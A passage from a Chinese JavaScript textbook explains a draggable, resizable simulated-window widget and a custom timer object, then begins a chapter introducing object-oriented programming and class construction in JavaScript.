注意 绑定鼠标移动事件有两种常见的方式。一种是如本章示例代码的做法，将鼠标移动事件绑定到需要操作的元素上。这样做的优势是代码简单，可以直接在事件处理函数中用“this”来获得当前拖动的对象的引用。缺点是在鼠标移动速度较快时，可能会出现鼠标移出对象区域，造成拖动丢失的情况。所以前面的鼠标按键按下事件的函数中，使用了“this.oTitle.setCapture();”语句来捕获鼠标。这样即使鼠标移出了对象区域，激发的“mousemove”事件仍然会发送到此对象。处理鼠标弹起事件时应调用“this.oTitle.releaseCapture();”语句。

注意 另一种做法是将鼠标移动事件绑定到“document”对象的“mousemove”事件上。这样的做法优点是不会出现拖动丢失，而且兼容性很好（只要“Internet Explorer”内核的浏览器才支持“setCapture”方法）。

```
function _xWin_event_doMMove(evt){
    var e=evt?evt:window.event;
    if(this.moveable){//拖动窗口
        this.MoveTo(this.x1 + e.clientX - this.x0, this.y1 + e.clientY - this.y0);
```

如果模拟窗口处于可拖动状态，则根据当前鼠标坐标，和最初鼠标左键按下时记录的鼠标坐标与窗口位置计算当前窗口应移动到的位置，然后调用模拟窗口的自定义方法“MoveTo”来移动窗口。

```
    return(true);
}
if(this.resizable){//改变窗口大小
```

如果模拟窗口处于拖动调整尺寸的状态，则执行下面的代码：

```
var xxx=this.style.cursor.substring(0,2).match(/[we]/i);
var yyy=this.style.cursor.substring(0,2).match(/[ns]/i);
```

获取模拟窗口的鼠标样式，并根据其样式确认调整的方向（横向、纵向或任意）。

```
l=this.offsetLeft;
t=this.offsetTop;
w=parseInt(this.style.width);
h=parseInt(this.style.height);
if(xxx=="w"){
    l=this.x1+e.clientX - this.x0;
    w=this.w0+this.x0-e.clientX;
    if(l<0){w+=l;l=0;}
    if(w<this.minW){l=l+w-this.minW;w=this.minW;}
}
if(xxx=="e"){
    w=this.w0+e.clientX-this.x0;
    w=w<this.minW?this.minW:w;
}
if(yyy=="n"){
    t=this.y1+e.clientY - this.y0;
    h=this.h0+this.y0-e.clientY;
    if(t<0){h+=t;t=0;}
    if(h<this.minH){t=t+h-this.minH;h=this.minH;}
}
if(yyy=="s"){
    h=this.h0+e.clientY-this.y0;
    h=h<this.minH?this.minH:h;
}
this.MoveTo(l,t);
this.ResizeTo(w,h);
```

窗口尺寸的调整分为两种情况：一种是窗口左上角坐标不变，改变其尺寸，此时仅需要改变其宽度和高度；另一种是窗口右下角坐标不变，改变其尺寸，则需要同时改变窗口的位置坐标及其宽度与高度。

在调整模拟窗口尺寸的时候，还需要考虑取值的有效性问题。因为对宽度和高度设负值是错误的。本示例代码中，在模拟窗口对象的“minW”和“minH”属性中保存了允许的最小窗口尺寸，小于此值时则窗口不能再被缩小，如图19.9所示。

图19.9 拖动缩小窗口

由图中可以看到，当模拟窗口缩小至设定的下限后，再拖动鼠标窗口尺寸也不会再缩小。

```
        return(true);
    }
    if(this._windowState=="normal"){
```

如果模拟窗口状态为“normal”，则根据鼠标坐标和窗体尺寸判断鼠标是否处于窗口边框处。

```
var cc="";
x=window.getRealLeft(this);
y=window.getRealTop(this);
w=parseInt(this.offsetWidth);
h=parseInt(this.offsetHeight);
if(e.clientY-y<5)cc+="n";
if(y+h-e.clientY<5)cc+="s";
if(e.clientX-x<5)cc+="w";
if(x+w-e.clientX<5)cc+="e";
if(cc!=""){
    this.style.cursor=cc+"-resize";
```

如果鼠标处于窗口边框处，则设定窗口的鼠标样式为相应值。如图19.10和图19.11所示，鼠标在窗口不同位置时表现的样式也不相同。



图19.10 鼠标处于窗口右下角时的样式



图19.11 鼠标处于窗口右侧时的样式

```
            return(true);
        }
        if(this.style.cursor!="default"){
            this.style.cursor="default";
        }
    }
}
```

如果鼠标位于窗体内部，则设置模拟窗口的鼠标样式为“default”，即默认的指针样式。

19.3.2 禁止选取——“onselectstart”事件

除了用于处理拖动效果的鼠标事件外，模拟窗口对象还绑定了“onselectstart”事件：

```
function _xWin_event_doSelect(evt){
```

```
    var e=evt?evt:window.event;
    var eSrc=e.srcElement?e.srcElement:e.target;
    if(eSrc==this.oTitle||this.oTitle.contains(eSrc)){
        e.cancelBubble=true;
        e.returnValue=false;
        return(false);
    }
}
```

因为在窗口对象的拖动或调整大小时，鼠标处于按下左键进行移动的状态，可能造成对文本的选择。而对窗口标题栏内文字或按钮的选择，使得选区内容反色显示，会使模拟窗口的样式变得很难看，如图19.12所示。



图19.12 反色显示的模拟窗口

因此需要禁止对模拟窗口标题栏的选取。在模拟窗口对象的“onselectstart”事件激发时，通过“event.srcElement”或“e.target”判断事件激发的源对象，如果为标题栏对象，则通过设置事件“event”对象的“cancelBubble”属性为“true”来禁止事件冒泡；设置“returnValue”属性为“false”来取消事件内容，最后通过“return(false);”语句来禁止选择开始。

19.3.3 模拟窗口的自定义方法

下面是模拟窗口的自定义方法，用于实现关闭、最大化、最小化等操作。

```
function _xWin_method_Destroy(){
    if(this.minIndex){
        this.parentNode.minimizedWindows[this.minIndex]=null;
        this.minIndex=null;
    }
    this.panrentnNode.removeChild(this);
}
```

函数“_xWin_method_Destroy”是窗口对象的“Close”和“Destory”方法。此方法用其父节点的“removeChild”方法从文档对象中移除此模拟窗口。“if”语句是判断当前窗口的状态，如果当前窗口为最小化状态，则从其父节点的“minimizedWindows”集合中删除对此窗口的引用。

```
function _xWin_method_GetSetting(attributeName){
    var settingString=this.settingNode.innerHTML;
    if(!attributeName)return(settingString);
    var regE=new RegExp(attributeName+"=[ \t]*\"?([^\"]*)","i");
    var re=settingString.match(regE);
    if(re){
        return(re[1]);
    }else{
        return(re);
    }
}
```

函数“_xWin_method_GetSetting”是窗口对象的“GetSetting”方法。此方法解析模拟窗口的“DIV”对象所包含的子元素中，“class=“xWinSetting”“的元素的内部HTML文本。通过正则，获取“属性名=属性值”形式的，指定属性名对应的值。

函数“_xWin_method_Max”是窗口对象的“Max”方法。其作用是模拟窗口对象的最大化效果，本质上来说就是执行如下步骤。

（1）将模拟窗口“DIV”对象的父节点的“style.overflow”设置为“hidden”，用于将超出显示区域的内容隐藏。

（2）将模拟窗口移动到父节点的最左上角“(0，0)”坐标处，然后将模拟窗口的尺寸缩放到和父节点客户区域大小相同。

最大化的窗口效果如图19.13和图19.14所示。



图19.13　正常状态下的多窗口效果



图19.14　最大化后的子窗口

```
function _xWin_method_Max(reV){
```

此方法接受参数“reV”，布尔型。取值为“false”或缺省，且窗口已经为最大化状态时，调用此方法会取消最大化状态，返回正常状态；取值为“true”，或者窗口不是最大化状态，则最大化此模拟窗口。

```
if(this._windowState=="maximize"&&(!reV)){
    this.parentNode.style.overflow=this.parentNode.restoredStyle_overflow;
```

还原父节点overflow属性：

```
this.MoveTo(this._restoredWinRect.l,this._restoredWinRect.t);
this.ResizeTo(this._restoredWinRect.w,this._restoredWinRect.h);
```

依照已保存的、正常状态时的窗口位置和尺寸，恢复窗口：

```
this.oTitleMButton.value = this.minButton;
this.oTitleMaButton.value = this.maxButton;
```

修改窗口标题栏上的按钮内容：

```
this._windowState="normal";
```

记录窗口状态为正常（“normal”）：

```
}else{
```

下面代码实现对模拟窗口的最大化：

```
if(this._windowState=="normal"){
    this._restoredWinRect.l=this._winRect.l;this._restoredWinRect.t=this._winRect.t;
    this._restoredWinRect.w=this._winRect.w;this._restoredWinRect.h=this._winRect.h;
```

如果窗口状态为正常，则记录此时的位置和尺寸于窗口的“_restoredWinRect”属性中：

```
}
if(this.minIndex!=null){
    this.parentNode.minimizedWindows[this.minIndex]=null;
```

```
        this.minIndex=null;
    }
    if(this.minTimeHandle!=null){
        __xSeriaTimer__.pop(this.minTimeHandle);
        this.minTimeHandle=null;
    }
```

如果窗口状态为最小化，则取消其最小化状态，修改关联的属性。

说明 “__xSeriaTimer__”是一个自定义的定时对象，作用是定时的执行指定对象的指定方法。本示例代码中，用于定期检查已最小化的窗口的位置，参见后面最小化的方法函数。其详细代码见本书的随书光盘。

```
this.parentNode.restoredStyle_overflow=this.parentNode.style.overflow;
```

记录父节点overflow属性：

```
this.parentNode.style.overflow="hidden";
```

改变父节点overflow属性：

```
this.MoveTo(0,0);
if(this.parentNode!=document.body){
    w=this.parentNode.clientWidth-5;
    h=this.parentNode.clientHeight-4;
}else{
    w=document.documentElement.clientWidth-5;
    h=document.documentElement.clientHeight-4;
}
this.ResizeTo(w,h);
```

移动窗口到其父节点的最左上角，然后改变其尺寸以充满父节点的客户区域：

```
this.oTitleMButton.value = this.minButton;
this.oTitleMaButton.value = this.normalButton;
this._windowState="maximize";
```

改变模拟窗口的标题栏的按钮内容，记录当前的窗口状态：

```
this.scrollIntoView();
```

将当前窗口卷动至显示区域：

```
    }
}
```

函数“_xWin_method_Min”是窗口对象的“Min”方法，用于实现模拟窗口对象的最小化效果。其执行效果是，将窗口大小调整为允许的最小尺寸，然后将依照最小化的先后顺序，排列在其父元素节点的左下角位置。其效果如图19.15所示。



图19.15 多个窗口的最小化效果

```
function _xWin_method_Min(reV){
```

此方法接受参数“reV”，布尔型。取值为“false”或缺省，且窗口已经为最小化状态时，调用此方

法会取消最小化状态，返回正常状态；取值为“true”，或者窗口不是最小化状态，则最小化此模拟窗口。

```
    if(this._windowState=="minimize"&&(!reV)){
          this.MoveTo(this._restoredWinRect.l,this._restoredWinRect.t);
          this.ResizeTo(this._restoredWinRect.w,this._restoredWinRect.h);
          this.oTitleMButton.value = this.minButton;
          this.oTitleMaButton.value = this.maxButton;
          this._windowState="normal";
          this.parentNode.minimizedWindows[this.minIndex]=null;
          this.minIndex=null;
          if(this.minTimeHandle!=null){
              __xSeriaTimer__.pop(this.minTimeHandle);
              this.minTimeHandle=null;
}
```

还原已最小化的窗口：

```
}else{
    if(this._windowState=="normal"){
         this._restoredWinRect.l=this._winRect.l;this._restoredWinRect.t=this._winRect.t;
         this._restoredWinRect.w=this._winRect.w;this._restoredWinRect.h=this._winRect.h;
    }else{
        //还原父节点overflow属性
        try{
            this.parentNode.style.overflow=this.parentNode.restoredStyle_overflow;
        }catch(e){}
    }
    if(!this.parentNode.minimizedWindows)this.parentNode.minimizedWindows=new Array();
    if(this._windowState!="minimize"){
        for(var i=0;i<this.parentNode.minimizedWindows.length;i++){
            if(this.parentNode.minimizedWindows[i]==null)break;
        }
        this.parentNode.minimizedWindows[i]=this;
```

将当前模拟窗口的引用保存到其父节点的“minimizedWindows”数组中：

```
}else{
    i=this.minIndex;
}
this.ResizeTo(0,0);
var w=this.offsetWidth;
var h=this.offsetHeight;
var mw=getParentRect(this).mw;
var mh=getParentRect(this).mh;
var n=parseInt(mw/w);
var t=parseInt(i/n)+1;
this.MoveTo(w*(i%n),mh-t*h-1);
if(mh>getParentRect(this).mh){
    this.MoveTo(w*(i%n),mh-t*h-200);
    mh=getParentRect(this).mh;
    this.MoveTo(w*(i%n),mh-t*h-1);
}
```

根据当前模拟窗口在其父节点中、已最小化的窗口列表中的序列，确定最小化后窗口应放置的位置：

```
this.minIndex=i;
this.oTitleMButton.value = this.normalButton;
this.oTitleMaButton.value = this.maxButton;
this._windowState="minimize";
if(this.minTimeHandle==null){
    this.minTimeHandle=__xSeriaTimer__.push("Min(true)",this);
```

使用自定义的“__xSeriaTimer__”对象，定时执行此模拟窗口的最小化方法，以刷新其位置。这是由于模拟窗口的父节点可能随着尺寸的变化，左下角的坐标会发生变化，因此需要刷新已最小化的窗口的位置，以保证其位置的合理。

```
            this.scrollIntoView();
        }
    }
}
```

函数“_xWin_method_MoveTo”是窗口对象的“MoveTo”方法，用于将模拟窗口移动到指定的坐标。其接受的参数“x”为需要移动到的横坐标，“y”为需要移动到的纵坐标，两者的单位均为“px”。

```
function _xWin_method_MoveTo(x,y){
    var win = this.oTitle.parentNode;
    var sha = win.nextSibling;

    x=isNaN(x)?0:parseInt(x);
    y=isNaN(y)?0:parseInt(y);
    x=x<0?0:x;
    y=y<0?0:y;
```

如果给定的坐标“x”或“y”小于“0”，则设置为“0”。在页面中，表现为无法把模拟窗口对象拖动到超出其父节点的左侧和上侧，如图19.16所示。



图19.16 无法将子窗口拖动超出其父节点的左侧或上侧

```
this.style.left=x+"px";
 this.style.top=y+"px";
```

设置模拟窗口的位置样式属性。

注意 “style.left”和“style.top”必须带单位，否则在“Fire Fox”浏览器中会产生错误。

```
sha.style.left = parseInt(win.style.left) + ((this.moveable||this.resizable)?this.offx:0)+"px";
```

```
sha.style.top  = parseInt(win.style.top) + ((this.moveable||this.resizable)?this.offy:0)+"px";
```

同步移动模拟窗口的阴影“DIV”：

```
this._winRect.l=x;
this._winRect.t=y;
```

记录当前窗口的坐标，保存在其“_winRect”对象中：

```
}
```

函数“_xWin_method_ResizeTo”是窗口对象的“ResizeTo”方法，用于将模拟窗口缩放到指定的大小。其接受的参数“w”为需要设置的宽度，“h”为需要设置的高度，两者的单位均为“px”。

```
function _xWin_method_ResizeTo(w,h){
    var win = this;
    var sha = win.nextSibling;
    var w=isNaN(w)?this.minW:parseInt(w);
    var h=isNaN(h)?this.minH:parseInt(h);
```

保证给出的参数为数值型变量：

```
var w=w<this.minW?this.minW:w;
var h=h<this.minH?this.minH:h;
```

保证设置的尺寸不小于允许值：

```
this.style.width=w+"px";
this.style.height=h+"px";
```

设置模拟窗口对象的宽度和高度样式：

```
this.oTitle.style.width=parseInt(this.clientWidth)+"px";
var wTC=this.clientWidth;
for(var i=0;i<this.oTitle.childNodes.length;i++){
    if(this.oTitle.childNodes[i]!=this.oTitleContent){wTC-=this.oTitle.childNodes[i].offsetWidth;}
}
wTC-=8;
this.oTitleContent.style.width=(wTC<1?1:wTC)+"px";
```

调整窗口标题栏中文字部分的尺寸：

```
var wC=this.clientHeight-this.oTitle.offsetHeight-6;
this.oContent.style.height=(wC<1?1:wC)+"px";
this.oContent.style.width=parseInt(this.clientWidth-6)+"px";
```

调整模拟窗口内容区域的尺寸：

```
sha.style.left = parseInt(win.style.left) + ((this.moveable||this.resizable)?this.offx:0)+"px";
sha.style.top  = parseInt(win.style.top) + ((this.moveable||this.resizable)?this.offy:0)+"px";
sha.style.width = parseInt(win.style.width)+"px";
sha.style.height = parseInt(win.style.height)+"px";
```

调整阴影“DIV”的尺寸，同时根据是否为拖动调整大小状态（即当前窗口是否为激活状态）决定阴影“DIV”的偏移量。

```
this._winRect.w=w;
this._winRect.h=h;
```

记录当前窗口的尺寸，保存在其“_winRect”对象中；

```
}
```

函数“_xWin_method_SetContent”是窗口对象的“SetContent”方法，用于设置窗口内容区域的内容。

```
function _xWin_method_SetContent(v){
    if(this.oContent){
        if(v==null||v==undefined||v==""){this._body=this.oContent.innerHTML="";
        return(this.oContent);}
        if(typeof(v)=="string"){
            this._body=this.oContent.innerHTML=v;
            return(this.oContent);
        }else{
            try{
                this.oContent.innerHTML="";
                this._body=this.oContent.appendChild(v);
                return(this.oContent);
            }catch(e){
                throw(e);
            }
        }
    }else{
        this._body=v;
        return(null);
    }
}
```

函数“_xWin_method_SetTitle”是窗口对象的“SetTitle”方法，用于设置窗口的标题内容。

```
function _xWin_method_SetTitle(strT){
    this._title=strT==null?this._title:strT;
    if(this.oTitleContent){
        setInnerText(this.oTitleContent,this._title);
    }
}
```

函数“_xWin_method_ShowHide”是窗口对象的“ShowHide”方法，用于显示或隐藏此模拟窗口。

```
function _xWin_method_ShowHide(dis){
    var bdisplay = (dis==null)?((this.style.display=="none")?"":"none"):dis;
    this.style.display = bdisplay;
    this.nextSibling.style.display = bdisplay;
    if(bdisplay=="none"){
        if(this._windowState=="minimize"){
            this.parentNode.minimizedWindows[this.minIndex]=null;
            this.minIndex=null;
        }
    }else{
```

```
            if(this._windowState=="minimize"){
                this.Min();
            }
        }
    }
```

19.3.4 自定义的定时器对象

JavaScript提供的定时器函数有两种："setTimeout"和"setInterval"。这两个函数有一个共同的缺陷，就是不能很好地执行指定对象的方法。例如下面的代码19.2.htm。

代码19.2.htm "setTimeout"和"setInterval"函数的缺陷

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>19-2  "setTimeout"和"setInterval"函数的缺陷</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
function init(){
    var obj = new Object();
    obj.text = "this is a test";
    obj.show = function(){
        var o = document.createElement("div");
        o.innerHTML = "The text is: " + this.text;
        document.body.appendChild(o);
    }
    obj.show();
    setTimeout("obj.show();", 500);
    setTimeout(obj.show, 1000);
}

window.onload = init;
</script>
</head>
<body>
</body>
</html>
```

其执行结果如图19.17和图19.18所示。



图19.17 最终的显示结果

第500毫秒时，脚本报告一个错误"'obj'未定义"。这是因为"setTimeout("obj.show();", 500);"相当于建立了一个匿名的函数，并在500毫秒后调用。而"obj"对象是在"init"函数中定义的局部变量，因此在延时函数被激发时，名为"obj"的变量已经不存在，所以就出现了图19.18所示的错误。

"setTimeout(obj.show, 1000);"方法调用的延时函数虽然不会报错，但是同样的道理，在调用

“obj.show”函数时，此函数中的“this”对象已经不再指向原来的“obj”，而是指向“window”对象。所以此时“this.text”未定义。最后输出的结果如图19.17所示。



图19.18 第500毫秒时，出现一个错误

因此，这里给出一个可以允许简单的解除这种限制的做法：

```
//**设置全局定时器******
if(typeof(__xSeriaTimer__)=="undefined"){
//如果"__xSeriaTimer__"未定义，则创建一个新的对象
    var __xSeriaTimer__={
        events:new Array(),                    //保存需要定时执行的函数或语句
        objs:new Array(),                      //保存需要定时执行的函数或语句所对应的对象
        intervals:new Array(),                 //保存定时的间隔
        handle:null,
        times:0,
        _interval:20,
        exec:function(){
            __xSeriaTimer__.times++;
            for(var i=0;i<__xSeriaTimer__.events.length;i++){
                try{
                    if(__xSeriaTimer__.times % __xSeriaTimer__.intervals[i] == 0){
                        with(__xSeriaTimer__.objs[i]){
                            eval(__xSeriaTimer__.events[i]);
                        }
                    }
                }catch(e){}
            }
        },
        pop:function(i){
            __xSeriaTimer__.events[i]=null;
            __xSeriaTimer__.objs[i]=null;
        },
        push:function(strV,obj,interval){
            interval=parseInt(interval);
            interval=(isNaN(interval)||interval<1)?1:interval;
```

```
            interval=parseInt(interval/__xSeriaTimer__._interval);
            interval=(interval<1)?1:interval;
            for(var i=0;i<__xSeriaTimer__.events.length;i++){
                if(__xSeriaTimer__.events[i]==null){
                    __xSeriaTimer__.events[i]=strV;
                    __xSeriaTimer__.objs[i]=obj;
                    __xSeriaTimer__.intervals[i]=interval;
                    return(i);
                }
            }
            __xSeriaTimer__.events[i]=strV;
            __xSeriaTimer__.objs[i]=obj;
            __xSeriaTimer__.intervals[i]=interval;
            return(i);
        },
        start:function(){
            __xSeriaTimer__.stop();
            __xSeriaTimer__.handle=setInterval(__xSeriaTimer__.exec,__xSeriaTimer__._interval);
        },
        stop:function(){
            clearInterval(__xSeriaTimer__.handle);
        }
    };
    //开始定时器
    __xSeriaTimer__.start();
}
```

在需要使用定时函数的脚本文件中的头部插入上面的代码，然后，可以通过下面的方式设定定时函数：

```
timeHandle = __xSeriaTimer__.push(strCode, obj, interval);
```

参数“strCode”字符串型，为需要执行的代码，参数“obj”为“strCode”执行所基于的对象，“interval”为执行的间隔，单位为毫秒。此方法返回定时器的索引句柄。可以通过“__xSeriaTimer__.pop(timeHandle)”来停止此定时器。

在本章模拟窗口的示例代码中，定时刷新最小化窗口的位置就使用了“__xSeriaTimer__”对象。

19.4 小结

本章通过一个复杂的JavaScript特效——模拟窗口效果，综合应用了前面章节中所讲解过的技术。并以实例的形式详细讲述了JavaScript在页面特效中的应用。本章的知识点如下所述。

（1）如何对需要书写的特效进行规划设计，遵从行为（代码）、内容、样式三者分离的脚本程序设计思想。

（2）如何实现向HTML元素对象中添加自定义的属性和方法。

（3）如何书写同时兼容“Internet Explorer”和“Fire Fox”浏览器的代码。

（4）可以拖动改变位置和拖动调整大小的特效。

（5）“setTimeout”和“setInterval”定时函数的局限性，以及使用自定义的定时器对象来扩展定时函数的应用。

第20章 面向对象编程——JavaScript中的类与继承

上一章讲述了如何使用JavaScript向HTML元素对象中添加新的属性和方法。通过综合以前章节的知识点，实现一个支持拖动、缩放、最大化和最小化的模拟窗口特效。同时还讲述了如何书写可以兼容“Fire Fox”浏览器的代码。

本章将更加深入面向对象的编程概念，讲述如何在JavaScript脚本中应用面向对象方法的编程思想。

20.1 面向对象编程简介

随着计算机应用的发展，软件正变得越来越大型化。与之相对应的，程序设计与编写的思路也在逐渐的改变着。面向对象（“Object Oriented”，简写为“OO”）的概念自20世纪90年代开始流行，直至今天，已经成为程序员编写程序的指导思想。

20.1.1 传统编程方法的不足

最初人们使用的编程方法很简单：需要执行什么过程，就按照其逻辑编写相应代码就可以了。例如需要执行一个四则运算，那么就按照四则运算的法则，逐个对操作数进行操作。这种编程方式被称作过程型编程（PP）。

但是在代码量逐渐增大后，人们发现，常常需要重复编写同样的功能模块，为了减少不必要的工作量，函数（function）和子例程（sub）诞生了。人们将某些过程编写为一个固定的功能代码段，接受固定数量的参数或者不需要参数，执行指定的过程，可能返回计算的结果或无返回值。这样的编程方式被称作函数型编程（FP）。

在源代码长度超过10000行的大型应用程序中，即使是函数型编程也逐渐变得很难应用。各种函数之间错综复杂的关系使项目的逻辑变得很难理解。在修改了其中某个模块后，造成的冲突范围很难控制。

因此，传统的编程开发方法具有以下问题。

（1）软件重用性差（重用性是指同一事物不经修改或稍加修改就可多次重复使用的性质）。

（2）软件可维护性差。维护时其费用和成本仍然很高，其原因是可修改性差，维护困难，导致可维护性差。

（3）用传统的结构化方法开发大型软件系统涉及各种不同领域的知识，在开发需求模糊或需求动态变化的系统时，所开发出的软件系统往往不能真正满足用户的需要。

用结构化方法开发的软件，其稳定性、可修改性和可重用性都比较差，这是因为结构化方法的本质是功能分解，从代表目标系统整体功能的单个处理着手，自顶向下不断把复杂的处理分解为子处理，这样一层一层的分解下去，直到仅剩下若干个容易实现的子处理功能为止，然后用相应的工具来描述各个最低层的处理。因此，结构化方法是围绕实现处理功能的“过程”来构造系统的。然而，用户需求的变化大部分是针对功能的，因此，这种变化对于基于过程的设计来说是灾难性的。用这种方法设计出来的系统结构常常是不稳定的，用户需求的变化往往造成系统结构的较大变化，从而需要花费很大代价才能实现这种变化。

20.1.2 面向对象的基本概念

面向对象的编程（“Object Oriented Programing”，简写为“OOP”）方法可以克服上面提到的这些问题，这也是为什么这种思想这么受到程序员欢迎的原因。

首先需要读者理解的是，面向对象编程是一种程序设计的思想，是一种实现软件工程的工具，而不是程序编写的目的。也可以说，面向对象是程序员的一种“世界观”，程序员把需要解决的问题抽象成“方法”、“模块”或是“对象”，这是“PP”、“FP”和“OOP”的根本区别。

在面向对象编程中的基本概念有以下几个。

（1）对象。对象是人们要进行研究的任何事物，从最简单的整数到复杂的自然人、社会等均可看作对象，对象不仅能表示具体的事物，还能表示抽象的规则、计划或事件。JavaScript是一种“基于对象”的脚本语言，其语言中的所有元素都可以看作对象。例如，“函数”是对象，“字符串”也是对象。

（2）对象的状态和行为。对象具有状态，一个对象用数据值来描述它的状态。对象还有操作，用于改变对象的状态，对象及其操作就是对象的行为。对象实现了数据和操作的结合，使数据和操作封装于对象的统一体中。在JavaScript中，对象的状态表现为对象的属性。同类的对象有着同样的属性名，且可能具有不同的属性值。例如两个字符串对象“”hutia“”和“”axiang“”，都有着名为“length”的属性，来标志其长度的状态，其“length”属性值却可以不同，分别为“5”和“6”。

（3）类（Class）。具有相同或相似性质的对象的抽象就是类。因此，对象的抽象是类，类的具体化就是对象，也可以说类的实例是对象。类具有属性，是对象的状态的抽象，用数据结构来描述类的属性。类具有操作，是对象的行为的抽象，用操作名和实现该操作的方法来描述。

（4）类的结构。不同的类与类之间有一定的结构关系。通常有两种主要的结构关系，即“一般/具体”结构关系，“整体/部分”结构关系。

（5）消息和方法。对象之间进行通信的结构叫做消息。在对象的操作中，当一个消息发送给某个对象时，消息包含接收对象去执行某种操作的信息。发送一条消息至少要包括说明接受消息的对象名、发送给该对象的消息名（即对象名、方法名）。一般还要对参数加以说明，参数可以是认识该消息的对象所知道的变量名，或者是所有对象都知道的全局变量名。类中操作的实现过程叫做方法，一个方法有方法名、参数、方法体。

一般的“OOP”编程语言中，通常由“Class”关键字来定义一个“类”。JavaScript中没有定义“类”的关键字，下面小节会详细讲解如何在JavaScript中实现类。

20.1.3 面向对象编程的特征

面向对象编程具有一些“PP”和“FP”所没有的特征。

（1）对象唯一性。每个对象都有自身唯一的标识，通过这种标识，可找到相应的对象。在对象的整个生命期中，它的标识都不改变，不同的对象不能有相同的标识。在JavaScript中，对象的标识与维护、回收都是由脚本解释器进行的，程序员不需要参与。在JavaScript中，变量中保存的仅仅是对“对象”的引用。例如：

```
var objA = new Array();
objB = objA;
objB.push("hutia");
alert(objA);
```

执行后可以发现，改变“objB”对象中内容后，“objA”的内容也被改变了。这是由于变量“objA”和“objB”都是指向了同一个内存中的对象实例。

（2）分类性。分类性是指将具有一致的数据结构（属性）和行为（操作）的对象抽象成类。一个类就是这样一种抽象，它反映了与应用有关的重要性质，而忽略其他一些无关内容。任何类的划分都是主观的，但必须与具体的应用有关。

（3）继承性。继承性是子类自动共享父类数据结构和方法的机制，这是类之间的一种关系。在定义和实现一个类的时候，可以在一个已经存在的类的基础之上进行，把这个已经存在的类所定义的内容作为自己的内容，并加入若干新的内容。

继承性是面向对象程序设计语言不同于其他语言的最重要的特点，是其他语言所没有的。

在类层次中，子类只继承一个父类的数据结构和方法，则称为单重继承。

在类层次中，子类继承了多个父类的数据结构和方法，则称为多重继承。

在软件开发中，类的继承性使所建立的软件具有开放性、可扩充性，这是信息组织与分类的行之有效的方法，其简化了对象、类的创建工作量，增加了代码的可重性。

采用继承性，提供了类的规范的等级结构。通过类的继承关系，使公共的特性能够共享，提高了软件的重用性。

（4）多态性（多形性）。多态性指相同的操作或函数、过程可作用于多种类型的对象上并获得不同的结果。不同的对象，收到同一消息可以产生不同的结果，这种现象称为多态性。多态性允许每个对象以适合自身的方式去响应共同的消息。多态性增强了软件的灵活性和重用性。

20.1.4 面向对象编程的要素

面向对象编程的要素如下所述。

（1）抽象。抽象是指强调实体的本质、内在的属性。在系统开发中，抽象指的是在决定如何实现对象之前的对象的意义和行为。使用抽象可以尽可能避免过早考虑一些细节。

类实现了对象的数据（即状态）和行为的抽象。

（2）封装性（信息隐藏）。封装性是保证软件部件具有优良的模块性的基础。

面向对象的类是封装良好的模块，类定义将其说明（用户可见的外部接口）与实现（用户不可见的内部实现）显式地分开，其内部实现按其具体定义的作用域提供保护。对象是封装的最基本单位。封装防止了程序相互依赖性而带来的变动影响。面向对象的封装比传统语言的封装更为清晰、更为有力。

（3）共享性。面向对象技术在不同级别上促进了共享。

同一类中的共享。同一类中的对象有着相同数据结构。这些对象之间是结构、行为特征的共享关系。在同一应用中共享。在同一应用的类层次结构中，存在继承关系的各相似子类中，存在数据结构和行为的继承，使各相似子类共享共同的结构和行为。使用继承来实现代码的共享，这也是面向对象的主要优点之一。

在不同应用中共享。面向对象不仅允许在同一应用中共享信息，而且为未来目标的可重用设计准备了条件。通过类库这种机制和结构来实现不同应用中的信息共享。

（4）强调对象结构而不是程序结构。

20.2 JavaScript中的类

JavaScript是一种基于对象的语言，其与“面向对象”有着少许的不同。在真正的面向对象的语言中，例如“C++”或“Java”，有着用于定义“类”的关键字“Class”，也有着“Private”、“Public”等关键字定义属性和方法的私有与公有。在JavaScript中，“类”是直接通过函数实现的。

20.2.1 JavaScript中类的构造

前面说过，类是对具体对象的抽象。在JavaScript中，使用“function”来构造类。例如：

```
function User(){                    //用户类
    this.name;                      //用户的姓名
    this.sex;                       //用户的性别
}
```

函数“User”就定义了一个描述用户对象的类。然后可以用：

```
hutia = new User();
```

来生成一个新的用户的实例。

注意 实例和类的关系是具体和抽象的关系。例如，“苹果”可以看作一个类，而一个具体的苹果实物可以看作一个“苹果”类的实例。

JavaScript中用函数作为类的构造器，在生成新的实例的时候，需要使用“new”作为关键字。使用同一个构造器生成的不同实例，可以具有不同的属性值。例如：

```
user1 = new User();
user2 = new User();
user1.name = "hutia";
user2.name = "axiang";
alert(user1.name);
alert(user2.name);
```

可以看出，“user1”和“user2”是由“User”类构造出的两个不同实例，因此其具有同名的属性“name”。对某个实例的属性操作，不会影响到其他的实例。

生成的实例都具有一个名为“constructor”的属性，指向其构造函数。例如：

```
function User(){                    //用户类
    this.name;                      //用户的姓名
    this.sex;                       //用户的性别
}
hutia = new User();
alert(hutia.constructor);
```

则弹出一个内容为“function User(){……}”的警告框。

注意 对于JavaScript中内置的对象，其同样具有“constructor”属性，以指定其构造器的名称。读者可以尝试执行这样的代码来进一步理解：“alert([1,2].constructor);”。

20.2.2 JavaScript类的属性和方法

在JavaScript的类构造函数中，通过“this”关键字向类中添加属性和方法。例如前面给出的“User”类中，使用“var this.name;”来声明一个属性。类中方法的添加与其类似，例如：

```
function User(){                    //用户类
    this.name;                      //用户的姓名
```

```
    this.login = function(password){  //用户的登录方法
                                      //类的方法
        alert("我在执行登录操作，密码是："+password);
    }
}
```

使用关键字“function”构建一个匿名函数，并将其赋值给“this”指向的某个函数名，即实现了向类中添加一个方法。

使用关键字“new”创建一个此类的实例后，可以直接调用其方法，例如：

```
var user1 = new User();
user1.login("test password");
```

在类的构造函数中，可以对类属性赋以初始值，例如：

```
function User(initName){
    this.name = initName;
    this.createDate = new Date();
}

user1 = new User("hutia");
document.write(user1.name);
```

执行后可以得到字符串“hutia”的输出。

JavaScript由类构建实例的过程，可以理解为脚本解释器先生成一个内置的“Object”对象，然后将关键字“this”指向此对象，执行类的构造函数。因此，在类的构造函数中，可以调用外部的函数，或当前对象已存在的方法函数。此外也可以直接对实例添加属性和方法，代码20.1.htm是一个使用类，并向实例中添加新的成员属性和方法的例子。

代码20.1.htm 向实例中添加自定义属性和方法

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-1 向实例中添加自定义属性和方法</title>
<style>
